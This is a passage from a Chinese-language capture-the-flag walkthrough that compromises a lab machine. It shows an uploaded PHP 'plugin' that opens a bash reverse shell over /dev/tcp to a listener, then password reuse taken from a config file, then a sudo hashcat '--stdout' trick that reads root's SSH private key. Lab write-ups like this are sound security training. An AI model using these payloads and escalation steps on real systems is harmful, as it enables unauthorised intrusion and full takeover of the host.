Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhv9tyimO3U5Azf2b
Content-Length: 453

------WebKitFormBoundaryhv9tyimO3U5Azf2b
Content-Disposition: form-data; name="file"; filename="reverse.php"
Content-Type: application/octet-stream

<?php
/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin
* Version: 1.0
* Author: Vince Matteo
* Author URI: http://www.sevenlayers.com
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.190/1234 0>&1'");
?>
------WebKitFormBoundaryhv9tyimO3U5Azf2b
```

上传之后在 uploads 访问即可反弹 shell

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.190] from (UNKNOWN) [192.168.1.152] 46258
bash: cannot set terminal process group (420): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Api:/var/www/html/backend-api/uploads$
```

之后还是按照管理优化下 shell

```
script /dev/null -c bash
    #按下Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 36 columns 178
```

3 用户权限

因为前面有一个没有登录的界面

所以登录之后肯定是优先看配置文件

在 login.php 里能够看到密码

```
www-data@Api:/var/www/html$ cat login.php
<?php
session_start();

// 只允许 POST 方式访问，直接打开 login.php 则跳回首页
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    header('Location: index.php', true, 302);
    exit;
}

// 模拟的固定账号（示例）
$USER = "root";
// 每次请求动态生成与固定明文对应的哈希，用于 password_verify
$PASS_HASH = password_hash("0tmyxZKD1szqdAYe", PASSWORD_DEFAULT);

```

测试之后发现 0tmyxZKD1szqdAYe 是用户 xiaozhihuaa 的密码

```
xiaozhihuaa@Api:/home$ ls
xiaozhihuaa
xiaozhihuaa@Api:/home$ cd xiaozhihuaa/
xiaozhihuaa@Api:~$ ls
user.txt
xiaozhihuaa@Api:~$ cat user.txt
flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
```

拿到 user

4 Root 权限

我们在拿到 user 后照例查看 sudo -l

```
xiaozhihuaa@Api:~$ sudo -l
Matching Defaults entries for xiaozhihuaa on Api:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xiaozhihuaa may run the following commands on Api:
    (ALL) NOPASSWD: /usr/bin/hashcat
```

发现可以无密码执行 hashcat

这里附上 Sublarge 佬的解法

```
sudo /usr/bin/hashcat --stdout /root/.ssh/id_rsa -r /root/root.txt
```

这样可以直接用规则读出来

或者直接用 --stdout 也能直接读出来

```
sudo /usr/bin/hashcat --stdout /root/.ssh/id_rsa
```

```
┌──(root㉿kali)-[~]
└─# ssh root@192.168.1.152 -i id
Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec  7 23:51:00 2025 from 192.168.1.190
root@Api:~# cat root.txt
flag{root-9f48a1abe48a40c5bf1830b233775a3c}
```